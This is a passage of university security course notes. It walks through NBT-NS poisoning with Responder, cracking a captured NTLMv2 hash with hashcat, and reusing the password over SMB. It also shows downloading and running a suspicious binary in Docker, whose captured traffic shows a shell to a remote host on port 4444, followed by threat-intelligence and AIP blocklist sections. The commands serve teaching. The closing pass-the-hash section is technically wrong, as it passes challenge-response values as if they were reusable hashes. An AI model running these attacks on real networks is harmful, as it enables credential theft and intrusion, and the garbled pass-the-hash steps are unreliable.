        Class: IN (1)
```

Then Responder asks who has the IP of the victim with ARP

```
6 0.002086   02:42:ac:14:00:02   ff:ff:ff:ff:ff:ff   ARP   42   Who has 172.20.0.4? Tell 172.20.0.2
7 0.000684   02:42:ac:14:00:04   02:42:ac:14:00:02   ARP   42   172.20.0.4 is at 02:42:ac:14:00:04
```

Then Responder sends a Name Query Response packet, saying, “Sure, Responder is the computer named Computer10”

```
> Internet Protocol Version 4, Src: 172.20.0.2 (172.20.0.2), Dst: 172.20.0.4 (172.20.0.4)
> User Datagram Protocol, Src Port: 137, Dst Port: 41597
v NetBIOS Name Service
    Transaction ID: 0x7ee4
  > Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply co
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Answers
    v COMPUTER10<20>: type NB, class IN
        Name: COMPUTER10<20> (Server service)
        Type: NB (32)
        Class: IN (1)
        Time to live: 3 days, 11 hours, 20 minutes
        Data length: 6
      > Name flags: 0x0000, ONT: B-node (B-node, unique)
        Addr: 172.20.0.2 (172.20.0.2)
```

And then the poison attack was done.

How to Use the Hash? (16:16, 1m)

There are three main ways to use the hash:

1. **Crack** it and use the password (our way)
2. **Pass-the-hash** using Responder.
    a. This means just sending the hash to the service and logging in without knowing the password. You need precise versions and configurations.

3. **Relay the Hash**
    a. Be a MiTM proxy between the real client and a server you connect it to. It has to be done in real time.

Let's crack! (16:17, 10m)

For this we use `hashcat`, which is the fastest cracker ever. (Sorry John, we still love you)

- `apt install hashcat -y`
- Take the hash you found (copy from the screen) and put it in a file called hashes.txt
    - `echo "pepito::WORKGROUP:9f26f6f062290e2b:002BF7642EB02AC7588475F93DED6E42:0101000000000008091A9C3CE2FDB010EE5FE35359693610000000020008004D0052005700380001001E00570049004E002D004C00450059003200550004C00480046005800 5A00460004003400570049004E002D004C00450059003200550004C00480046005800 5A0046002E004D005200570038002E004C004F00430041004C00030014004D005200570038002E004C004F00430041004C00050014004D005200570038002E004C004F00430041004C00070008008091A9C3CE2FDB01060004000200000008003000300000000000000000000000000000002B5926B073968FA63D9503A15252C071A713EA74E988AB2B2C3551CB02DE21510A00100000000000000000000000000000000009001E006306900660073002F0043006F006D00700075007400650072007300620000000000" > hashes.txt`
- The format must be:
    - USERNAME::DOMAIN:CHALLENGE:NTLMv2_RESPONSE:SESSION
- `hashcat -m 5600 -a 3 -o ~/cracked.txt ~/hashes.txt ?l?l?l?l?d?d`
    - `-m 5600`: Specifies **NTLMv2-SSP** hash mode in Hashcat.
    - `-a 3`: Specifies **mask attack** mode.
    - Mask Symbols in Hashcat
        - ?l – lowercase letters
        - ?u – uppercase letters
        - ?d – digits

    - ?s – special characters (e.g., !@#$)
    - ?a – all printable ASCII characters (combines ?l, ?u, ?d, and ?s)
    - [a-d] - A range

- You can see the progress by pressing 's':

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......:
PEPITO::EVILCORP:b586418743cca2ac:da58af23194d3d8d4...000000
Time.Started.....: Wed Nov  6 09:14:51 2024 (33 secs)
Time.Estimated...: Wed Nov  6 09:45:46 2024 (30 mins, 22 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?l?l?l?l?d?d?d [7]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   246.3 kH/s (80.39ms) @ Accel:896 Loops:2
Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 7956480/456976000 (1.74%)
Rejected.........: 0/7956480 (0.00%)
Restore.Point....: 0/26000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:738-740 Iteration:0-2
Candidate.Engine.: Device Generator
Candidates.#1....: rere199 -> kery440
Hardware.Mon.#1..: Temp: 39c Util: 31%
```

- When it finishes, you can get the password from cracked.txt
    - `cat cracked.txt`

CRACKED! 🔓 Let's use it (16:27, 3m)

- Now you can just do again the `smbclient` command but from the attacker.
    - Online students, first `apt install smbclient -y`
    - `smbclient //<IP of server>/shared -U pepito%test12 -p 4445`

Hashcat stores the cracked passwords in `~/.hashcat` or `/root/.local/share/hashcat/hashcat.potfile`

Recap: Lateral movement is a crucial part of any APT and advanced attack. There are many techniques to do it and many protocols are vulnerable.

~~~~ 💗 Second Break! 💗~~~~ (16:30, 10m)

Virtualization (16:40, 0m)

Goal: to learn what virtualization is and understand its benefits and applications.

What is Virtualization? (16:40, 10m)

Virtualization is the process of creating a simulated environment or "virtual" instance of **hardware**, **software**, **storage**, or **networks**.

1. **Hardware Virtualization:** Allows a single physical machine to run **multiple** virtual machines (**VMs**), each with its own operating system, by using a **hypervisor**. Examples include VMware, Hyper-V, and VirtualBox.
2. **Software Virtualization:** Separates applications from the operating system, allowing multiple **applications** to run in isolated spaces, often seen in application containers like Docker.
3. **Storage Virtualization:** Pools physical storage from multiple devices, making it appear as a single storage unit. This improves resource management and can enhance redundancy.
4. **Network Virtualization:** Combines hardware and software network resources to create a single, manageable entity, often used in cloud and data center environments.


Hypervisors

The software running in the real machine and in charge of creating *virtual* machines is called the **hypervisor**[10]. Two main types of hypervisors:

- **Type 1 hypervisors or bare-metal:** installed directly on top of the physical server. Fully integrated with the OS at the kernel level.
    - Offer lower latencies and are more secure.
    - Examples include VMware ESXi and KVM
- **Type 2 hypervisors or hosted:** installed in the OS as a separate software layer.

[10] IBM, What is Virtualization? [online] Available at: https://www.ibm.com/topics/virtualization. Accessed on November 2, 2023.

- Easier to manage and accessible to a broader audience.
- Examples include Oracle VirtualBox and VMware Fusion.



Differences between a Type 1 and Type 2 hypervisor[11].


Impact on Security (16:50, 1m)

- Isolation of processes
- Containment of processes
- Rollback to clean instances
- Easier to secure and apply policies
- Smaller systems mean systems easier to verify and protect. They have usually 1 function only.

Virtualization vs. Containers (16:51, 2m)

Containers are called *lightweight virtualization* because they are a fast way to use sandboxing in many processes and directories without doing it by hand.

[11] Virtualization Basics and Fundamentals | Mycloudwiki. [online] Mycloudwiki. Available at: https://mycloudwiki.com/cloud/fundamentals/virtualization-hypervisor-basics/ [Accessed 26 Oct. 2024].



Both the docker engine and a hypervisor type 2 run on top of the OS. VMs virtualize the full Guest OS while containers share the OS and often also libraries[12].

Using Docker to execute Malware "Safely" (16:53, 3m)

In the CTU dockers, you can **not** run other dockers or virtualization technologies. This is usually called docker-in-docker. We need another place to play.

We can use play-with-docker. For this, you need an account in **Docker Hub**:

- If you don't have an account in Docker Hub, get one here: https://app.docker.com/signup
- Then log in with that account at https://labs.play-with-docker.com/
- Click Start
- "Add a new instance"
    - The instance is the virtual machine in play with docker.
- Instances last 4 hours!


Create a Docker Instance (16:56, 2m)

Let's create a docker instance in that virtual machine.

- Run a container based on an Ubuntu OS and spawn a new shell inside the container:

[12] eG Innovations (2020) Containers vs VM [online] Available at: https://www.eginnovations.com/blog/containers-vs-vms/. Accessed on November 2, 2023.

    - `docker run --network=host -it ubuntu /bin/bash`
        - -t: terminal
        - -i: interactive
- Now you are inside a docker, inside an instance, inside your browser, inside your computer.



Executing Suspicious Files (16:58, 15m)

To install new things in the container:

- Install the new tools as with any Linux:
    - `apt update`
    - `apt install -y iputils-ping tmux tcpdump file wget net-tools less`
- Create a capture tmux
    - `tmux new -t capture` (yes, we are now in 'your computer->browser->VM->Docker->tmux)
    - `tcpdump -n -i eth1 -A -tttt not arp and host ! 172.18.0.1 -v -w /tmp/capture.pcap`
        - Ignore the local internal host 172.18.0.1 that manages the VMs
    - `CTRL+B D`
- Create the monitoring
    - `tmux new -t monitor`
    - `tcpdump -n -i eth1 -A -tttt not arp and host ! 172.18.0.1`
    - `CTRL+B D`
- Create the test tmux to run the suspicious file
    - `tmux new -t test` (we call the session test and not 'super-malware-execution' because we are paranoid. They are always watching)
- Download a suspicious file:
    - `wget --no-check-certificate "https://docs.google.com/uc?export=download&id=1gZo-841lZ83Lb8qYKGpoMZH1VhSL92EB" -O suspiciousfile`
- Check the file type to see what type of file we just downloaded:
    - `file suspiciousfile`
- Let's change the permissions of the file:
    - `chmod 777 suspiciousfile`
- Execute the file:

    - `./suspiciousfile`
- Get out of the tmux
    - `CTRL-B D`
- Check traffic in the monitoring
    - `tmux a -t monitor`
- You may see this!

```
s [nop,nop,TS val 750112966 ecr 677321272], length 8
E..<..@.+....;.....l.\..C.....1.............
,...(_.8uname -a
2024-11-07 05:21:49.917846 IP 172.18.0.108.47618 > 139.59.213.4.4444: Flag
ions [nop,nop,TS val 677336272 ecr 750112966], length 1023
E..3b.@.@......l.;.....\..1.C..............
(_T.,...Linux node1 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56
```

- CTRL-B [
    - To go up and down in the scroll.
- Stop everything just by pressing 'Delete' in the instance.

If you could not capture traffic successfully, you can download a pcap file from HERE

Recap: Virtualization can help you better control your security defenses by minimizing complexity, and separating processes, memory, network, and disk. It can also help you analyze samples more safely.

Password time!!!!

Threat Intelligence (17:13, 5m)

Goal: to learn why threat intelligence is essential in cybersecurity defense, how to use it, and how to generate it.


Threat Intelligence is the use of knowledge and information from the community about threat actors, the technologies they use, their infrastructure, tactics, procedures, etc. Threat Intelligence is anything we learned from past attacks that can help us stop future attacks.

Threat intelligence is ***information to aid decisions***. These decisions may be:

- To prevent an attack.
- To reduce the time to discovery.
- To understand the threat landscape.
- To make better business decisions.

Types of Threat Intelligence

There are different types of Threat Intelligence[13], and depending on our role in an organization, we will be interested more in one or the other:



- **Strategic:** Guides **long-term** security planning.
    - Example: Interpol report on new trends during COVID[14]
- **Tactical** = General defense improvement based on **known** behaviors.
    - Example: MITRE analysis of Emotet Malware[15].
- **Operational** = **Immediate** responses based on **active**, ongoing threat details.

[13] White Paper: Intelligent Threat Intelligence, F-Secure, https://www.f-secure.com/content/dam/f-secure/en/consulting/our-thinking/collaterals/digital/f-secure-threat-intelligence-whitepaper-en.pdf. Accessed on 06/24/2022.

[14] https://www.interpol.int/en/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19

[15] https://attack.mitre.org/software/S0367/

    - Example: If you are a financial institution, CISA report on North Korea targeting fintech[16]

- **Technical** = Blocking or detecting based on **discrete** data points
    - Example: Feodo IoC tracker[17]

Indicators of Compromise (IoC) (17:18, 2m)

Practical technical details and information about an attacker.

- IP addresses, domains, hostnames, URLs, hashes of malware, etc.
- Data points used to build intelligence.
- Human-verified IoCs are more trustworthy.
- Poorly verified IoCs can cause damage to an organization.

⚠️ The biggest cybersecurity defense tool we currently have is threat intelligence.

Finding Threat Intelligence (17:20, 8m)

There are **myriad** websites, platforms, and communities to search, look up, share, and download Threat Intelligence and IoCs. Including Stratosphere's own[18]:

- https://www.abuseipdb.com/
- https://otx.alienvault.com/
- But the best is still: https://www.virustotal.com/
    - Search for indicators: IPs, domains, URLs, hashes.
    - Analyze with different antivirus engines.
- Exercise to search. Are they benign or malicious?
    - 1.1.1.1
    - d75de8f7a132e0eb922d4b57f1ce8db47dfcae4477817d9f737762e486283795
    - 190.109.227.40

[16] https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-108a
[17] https://feodotracker.abuse.ch/browse/trickbot/
[18] https://mcfp.felk.cvut.cz/publicDatasets/CTU-AIPP-BlackList/

    - 70c65bd0e084398a87baa298c1fafa52afff402096cb350d563d309565c07e83
    - test.com
- What is the main problem of searching for IoC on these sites?
    - That is why we have https://www.misp-project.org/

Limitations of Threat Intelligence (17:28, 2m)

Threat Intelligence is our best defense tool, however, it is not a silver bullet. Among the key limitations are:

- It can help us detect what is known but **not new** things.
- Very good information about well-known C&C, or old ones.
- There is not much information on small malicious campaigns or very new ones.
- Not exhaustive: the lack of information about an indicator does not mean it's benign
- TI platforms usually contain a lot of False Positives.


Generating your own Threat Intelligence with AIP (17:30, 1m)

AIP (Attacker IP Prioritizer)[19] is a tool created at the Stratosphere Lab that helps you generate your own Threat Intelligence based on your own data or attacks.

It uses several different statistical models to generate **short** blacklists that are highly efficient, meaning that each IoC has a high detection power.

[19] https://github.com/stratosphereips/AIP

It works like this:



Let's run AIP on your containers to create your own IoC (17:31, 1m)


Goal: We will get Zeek flow data from some honeypots that received attacks from the Internet. Your goal is to extract good value IoCs from those attacks so you can use them as a blacklist in a FW, Intrusion Detection System, etc.

- Log in to your CTU dockers or StratoCyberLab
  - Online students: Be sure you are not in any tmux or ssh.
- Clone the AIP repository:
  - `git clone --depth 1 https://github.com/stratosphereips/AIP.git ~/AIP`
- Access the AIP folder:
  - `cd ~/AIP`
- Create a Python Virtual Environment to install the requirements
  - `apt install python3.10-venv` (Online may fail, is ok)
  - `python3 -m venv aip-venv`
- Activate the virtual environment

    - `source aip-venv/bin/activate`
- Install the Python requirements:
    - `pip install -r requirements.txt`
- Set the PYTHONPATH environment variable so Python knows where to find all AIP components:
    - `export PYTHONPATH=$(pwd)/lib`
- Let's test that AIP works with a simple test:
    - `python3 bin/aip --help`

Install AIP | Prepare data | Run AIP | Explore TI feeds

- Download the honeypot data we prepared for you (GZ)
    - `wget --no-check-certificate "https://docs.google.com/uc?export=download&id=1RfVxW92-Fy2iQiNJ3WqFRIbSRxRo55U_" -O /tmp/class-7-aip-zeek-logs.tar.gz`
- Uncompress the file into the data/raw directory of AIP:
    - `tar -xvf /tmp/class-7-aip-zeek-logs.tar.gz -C data/raw/`
- Let's check the data is in the right place:
    - `ls -alh data/raw/*`



- Let's edit the configuration file to tell AIP which IPs belong to our honeypots. So we only use those IPs to get data, and we ignore the rest:
    - `vim data/external/honeypots_public_ips.csv`

```
public_ip,operation_start_date,operation_end_date
139.59.213.4,2024-10-23,
```

Pay attention to that last ‘,’

- You can also ignore some IPs
    - `vim data/external/do_not_block_these_ips.csv`

```
ip,
86.49.235.165,
147.32.82.229,
```

- Let's run AIP!
    - `python3 bin/aip -v`
        - -v → Verbose mode

```
(aip-venv) root@bsylabs:~/AIP$ python3 bin/aip -v
2024-11-01 15:01:12,827 - Alpha - WARNING - File 'do_not_block_these_ips.csv' does not exist. Initializing with empty DataFrame.
2024-11-01 15:01:16,312 - root - INFO - Alpha model completed successfully.
2024-11-01 15:01:16,313 - Alpha - WARNING - File 'do_not_block_these_ips.csv' does not exist. Initializing with empty DataFrame.
2024-11-01 15:01:16,502 - aip.data.access - WARNING - Skipping /root/AIP/data/raw/2024-10-25. Directory not exist.
2024-11-01 15:01:16,503 - aip.data.access - WARNING - Skipping /root/AIP/data/raw/2024-10-26. Directory not exist.
2024-11-01 15:01:16,503 - aip.data.access - WARNING - Skipping /root/AIP/data/raw/2024-10-27. Directory not exist.
2024-11-01 15:01:16,504 - aip.data.access - WARNING - Skipping /root/AIP/data/raw/2024-10-28. Directory not exist.
2024-11-01 15:01:16,505 - aip.data.access - WARNING - Skipping /root/AIP/data/raw/2024-10-29. Directory not exist.
2024-11-01 15:01:18,273 - aip.data.access - WARNING - Skipping /root/AIP/data/interim/daily.conn.2024-10-25.csv.gz. File not exist.
2024-11-01 15:01:18,276 - aip.data.access - WARNING - Skipping /root/AIP/data/interim/daily.conn.2024-10-27.csv.gz. File not exist.
2024-11-01 15:01:18,276 - aip.data.access - WARNING - Skipping /root/AIP/data/interim/daily.conn.2024-10-26.csv.gz. File not exist.
2024-11-01 15:01:18,277 - aip.data.access - WARNING - Skipping /root/AIP/data/interim/daily.conn.2024-10-28.csv.gz. File not exist.
2024-11-01 15:01:18,278 - aip.data.access - WARNING - Skipping /root/AIP/data/interim/daily.conn.2024-10-29.csv.gz. File not exist.
2024-11-01 15:01:19,095 - root - INFO - Alpha7 model completed successfully.
2024-11-01 15:01:19,097 - New - WARNING - File 'do_not_block_these_ips.csv' does not exist. Initializing with empty DataFrame.
2024-11-01 15:01:19,334 - root - INFO - Prioritize_New model completed successfully.
2024-11-01 15:01:19,337 - Consistent - WARNING - File 'do_not_block_these_ips.csv' does not exist. Initializing with empty DataFrame.
2024-11-01 15:01:19,567 - root - INFO - Prioritize_Consistent model completed successfully.
2024-11-01 15:01:19,572 - RandomForest - WARNING - File 'do_not_block_these_ips.csv' does not exist. Initializing with empty DataFrame.
2024-11-01 15:01:20,187 - root - INFO - Random_Forest model completed successfully.
```

There are five TI feeds created by AIP:

- Prioritize New: new attacker IPs rise to the top of the list
    - `zless data/output/Prioritize_New/AIP-Prioritize_New-2024-11-*.csv.gz`
- Prioritize Consistent: repeated attacker IPs rise to the top of the list

    - `zless data/output/Prioritize_Consistent/AIP-Prioritize_Consistent-2024-11-*.csv.gz`

- Alpha: all attackers from last 24 hours
    - `zless data/output/Alpha/AIP-Alpha-2024-11-*.csv.gz`
- Alpha7: all attackers from the last 7 days
    - `zless data/output/Alpha7/AIP-Alpha7-2024-11-*.csv.gz`
- Random Forest: attackers to be expected to attack tomorrow rise to the top of the list
    - `zless data/output/Random_Forest/AIP-Random_Forest-2024-11-*.csv.gz`
- You can take some of these IPs and check on Virus Total.

Recap: Threat Intelligence is the best defense the world has right now. It can help prevent and detect attacks, improve decision-making, and reduce cybersecurity costs.

AIP is the first tool to create TI that uses statistical models to create better feeds. It is free, and you can use, contribute and share! Including our lists.

In this class, there is no assignment! ❤

Class Feedback

By giving us feedback after each class, we can make the next class even better!

bit.ly/BSYFeedback

Side dish: Don't Crack, just Attack

It is much better to use Pass the Hash than to crack. But you need a Windows server for that. In SAMBA, this may be impossible.

The tool to do pass-the-hash is called **smbclient.py (not to be confused with smbclient)**

- `apt install smbclient -y`
- `apt install python3-impacket`

The hash you capture looks something like this:

```
WORKGROUP:b3b2e8daca57d891:E46B4087E88692750E7054E658B3B8AB:0101000000000000F01A79E92DDB01B90E4FEA3864A7FA
00000000020008004200580050004A0001001E00570049004E002D0044004A00430035004200540042005200580004F00410004003400
570049004E002D0044004A00430035004200540042005200580004F0041002E00420058005004A002E004C004F00430041004C000300
140042005800500 4A002E004C004F00430041004C0005001400420058005004A002E004C004F00430041004C000700080000F01A79
E92DDB0106000400020000000800300030000000000000000000000000000000009460E125C49AC2056CC681537F1B465DAF37E8287314
074FE2550F885EB85C5E0A0010000000000000000000000000000000000009001C006300690066007300 2F0043006F006D0070007500
74006500720061000000000
```

From the captured hash, we can break it down into the necessary components:

1. **Username**: Not explicitly provided in the captured data, but in many cases, this can be inferred or substituted with a placeholder (such as `someuser`).
2. **Domain**: `WORKGROUP`
3. **Challenge**: `b3b2e8daca57d891`
4. **NTLMv2 Response**: `E46B4087E88692750E7054E658B3B8AB`
5. **Session blob** (which isn't required for Impacket tools): The part after the NTLMv2 response.

The format **smbclient.py** expects for NTLMv2 hashes is as follows:

`USERNAME::DOMAIN:CHALLENGE:NTLMv2_RESPONSE`

The correctly formatted hash then would look like this

- someuser::WORKGROUP:b3b2e8daca57d891:E46B4087E88692750E7054E658B3B8AB

Attack

Remember, it will only work on Windows servers:

- `smbclient.py WORKGROUP/pepito@TARGET_IP -hashes b3b2e8daca57d891:E46B4087E88692750E7054E658B3B8AB`